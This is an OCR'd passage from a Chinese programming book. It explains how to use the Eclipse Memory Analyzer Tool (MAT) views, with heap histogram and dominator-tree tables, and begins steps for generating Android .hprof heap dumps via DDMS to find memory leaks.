


图 5-5　MAT 的文件目录

双击图 5-5 中的 MemoryAnalyzer.exe 可以打开 MAT，打开后的界面如图 5-6 所示。




图 5-6　打开 MAT 后的界面

这样通过图 5-6 中的“File”菜单可以打开用 DDMS 生成的.hprof 文件，具体生成.hprof 文件的方法请读者参阅本章 5.5.5 节中的内容。例如，打开一个.hprof 文件后的界面如图 5-7 所示。




图 5-7　分析界面

从图 5-5 中可以看到 MAT 的大部分功能，具体说明如下。

（1）Histogram：可以列出内存中的对象、对象的个数以及大小。

（2）Dominator Tree：可以列出线程，以及线程下面的对象占用的空间。

（3）Top Consumers：通过图形列出最大的 object。

（4）Leak Suspects：通过 MAT 自动分析泄漏的原因。

选择 Histogram 选项后的界面如图 5-8 所示。

java_pid4696.0001.hprof

i Overview | default_report org.eclipse.mat.api:suspects | Histogram | dominator_tree


Class Name	Objects	Shallow Heap	Retained Heap
<Regex>	<Numeric>	<Numeric>	<Numeric>
char[]	33,495	3,035,920	>= 3,035,920
byte[]	1,346	1,293,768	>= 1,293,768
java.lang.String	34,589	830,136	>= 3,395,488
java.util.HashMap$Entry	11,299	271,176	>= 1,348,424
java.util.HashMap$Entry[]	2,657	204,976	>= 1,522,752
java.lang.Object[]	4,655	204,600	>= 1,557,416
java.lang.String[]	3,569	124,656	>= 716,536
int[]	1,936	117,096	>= 117,096
java.util.HashMap	2,607	104,280	>= 1,552,096
org.eclipse.core.internal.registry.ReferenceMap$SoftRef	2,413	96,520	>= 96,520
org.eclipse.core.internal.registry.ConfigurationElement	1,919	92,112	>= 482,248
org.eclipse.osgi.internal.resolver.ExportPackageDescriptionImpl	1,193	76,352	>= 168,752
java.lang.Class	5,085	72,816	>= 2,390,400
java.util.ArrayList	2,711	65,064	>= 223,736
java.util.Hashtable$Entry	2,537	60,888	>= 309,320
org.osgi.framework.Version	1,775	56,800	>= 83,704
java.util.TreeMap$Entry	1,526	48,832	>= 56,888
org.eclipse.osgi.internal.resolver.ImportPackageSpecificationImpl	953	45,744	>= 183,376
java.util.Hashtable$Entry[]	255	32,680	>= 550,680
java.util.LinkedHashMap$Entry	1,007	32,224	>= 107,904
org.eclipse.osgi.internal.module.ResolverImport	953	30,496	>= 60,840
org.eclipse.osgi.service.resolver.StateWire	1,245	29,880	>= 29,880
org.eclipse.osgi.internal.module.ResolverExport	1,185	28,440	>= 47,400
java.lang.Object	3,231	25,848	>= 25,848
org.eclipse.osgi.framework.util.KeyedElement[]	234	25,120	>= 27,176
Σ Total: 25 of 5,076 entries: 5,051 more	161,421	8,136,960	

图 5-8　Histogram 界面

图 5-8 中主要选项的说明如下所示。

- Objects：类的对象的数量。
- shallow size：就是对象本身占用内存的大小，不包含对其他对象的引用，也就是对象头加成员变量（不是成员变量的值）的总和。
- retained size：是该对象自己的shallow size，加上从该对象能直接或间接访问到对象的shallow size之和。换句话说，retained size是该对象被GC之后所能回收到内存的总和。

选择 dominator_tree 选项后的界面如图 5-9 所示。



i Overview | default_report org.eclipse.mat.api:suspects | Histogram | dominator_tree

Class Name	Shallow Heap	Retained ...	Percentage
<Regex>	<Numeric>	<Numeric>	<Numeric>
class java.lang.ref.Finalizer @ 0x18032900 System Class	16	1,086,984	13.36%
org.eclipse.core.internal.registry.RegistryObjectManager @ 0x183062c8	64	758,232	9.32%
sun.net.www.protocol.jar.URLJarFile @ 0x18094890	72	415,544	5.11%
org.eclipse.osgi.internal.loader.BundleLoaderProxy @ 0x18443068	32	407,856	5.01%
java.util.jar.JarFile @ 0x18034080	56	407,080	5.00%
org.eclipse.osgi.internal.resolver.SystemState @ 0x1812dc00	96	274,376	3.37%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x18433260 org.e	72	156,408	1.92%
sun.util.resources.TimeZoneNames @ 0x185fa760	40	102,680	1.26%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x3350888 org.ec	72	82,040	1.01%
sun.nio.cs.ext.ExtendedCharsets @ 0x18077830	32	68,224	0.84%
class com.sun.org.apache.xerces.internal.util.XMLChar @ 0x18309c50 System C	40	65,592	0.81%
char[28672] @ 0x18034f68 \ufffd\ufffd\ufffd\ufffd\ufffd\ufffd\ufffd\ufffd\u	57,360	57,360	0.70%
class sun.nio.cs.ext.GBK @ 0x1802faa8 System Class	32	55,048	0.68%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x1856f970 org.e	72	54,664	0.67%
char[256][] @ 0x180343a8	1,040	51,440	0.63%
org.eclipse.equinox.launcher.Main$StartupClassLoader @ 0x1800e518 Equinox S	80	45,400	0.56%
org.eclipse.osgi.framework.internal.core.BundleHost @ 0x181cb9c0	48	44,896	0.55%
org.eclipse.osgi.framework.internal.core.BundleHost @ 0x182798a8	48	40,488	0.50%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x1856f890 org.e	72	37,936	0.47%
org.eclipse.osgi.framework.internal.core.BundleHost @ 0x182a4c10	48	34,416	0.42%
class java.lang.System @ 0x1801ce90 System Class	32	33,336	0.41%
class java.lang.CharacterData00 @ 0x1801d210 System Class	32	30,992	0.38%
java.lang.Thread @ 0x1800ec58 main Thread	104	30,720	0.38%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x18433546 org.e	72	28,088	0.35%
org.eclipse.mat.hprof.acquire.LocalJavaProcessesUtils$StreamCollector @ 0x2f	112	26,008	0.32%
Σ Total: 25 of 17,255 entries: 17,230 more			

图 5-9　dominator_tree 界面

选择 Overview 选项后的界面如图 5-10 所示。




图 5-10　Overview 界面

单击图 5-10 下方的 Leak Suspects 超链接后，可以查看详细的内存报表，如图 5-11 所示。




图 5-11　Leak Suspects 查看详细的内存报表

5.5.5　查看 Android 内存泄漏的方法

在日常应用中，通常有如下 3 种查看 Android 内存泄漏的方法。

1. 生成.hprof 文件

生成.hprof 文件的方法有很多，而且 Android 的不同版本中生成.hprof 的方式也稍有差别，各个版本中生成.prof 文件的方法请参考如下官方网址。

```
http://android.git.kernel.org/?p=platform/dalvik.git;a=blob_plain;f=docs/heapprofiling.html;hb=HEAD
```

下面以 2.1 版本为例，具体生成流程如下所示。

（1）打开 Eclipse，切换到 DDMS 透视图，同时确认已经打开了 Devices、Heap 和 logcat 视图。

（2）将手机设备连接到计算机，并确保使用“USB 调试”模式连接，而不是 Mass Storage 模式。

（3）当连接成功后，在 Devices 视图中就会看到设备的序列号和设备中正在运行的部分进程。

（4）单击选中想要分析的应用的进程，在 Devices 视图上方的一行图标按钮中，同时选中 Update Heap 和 Dump HPROF file 两个按钮。

（5）这时 DDMS 工具将会自动生成当前选中进程的.hprof 文件，并将其进行转换后存放在 sdcard 当中，如果已经安装了 MAT 插件，那么此时 MAT 将会自动被启用，并开始对.hprof 文件进行分析。

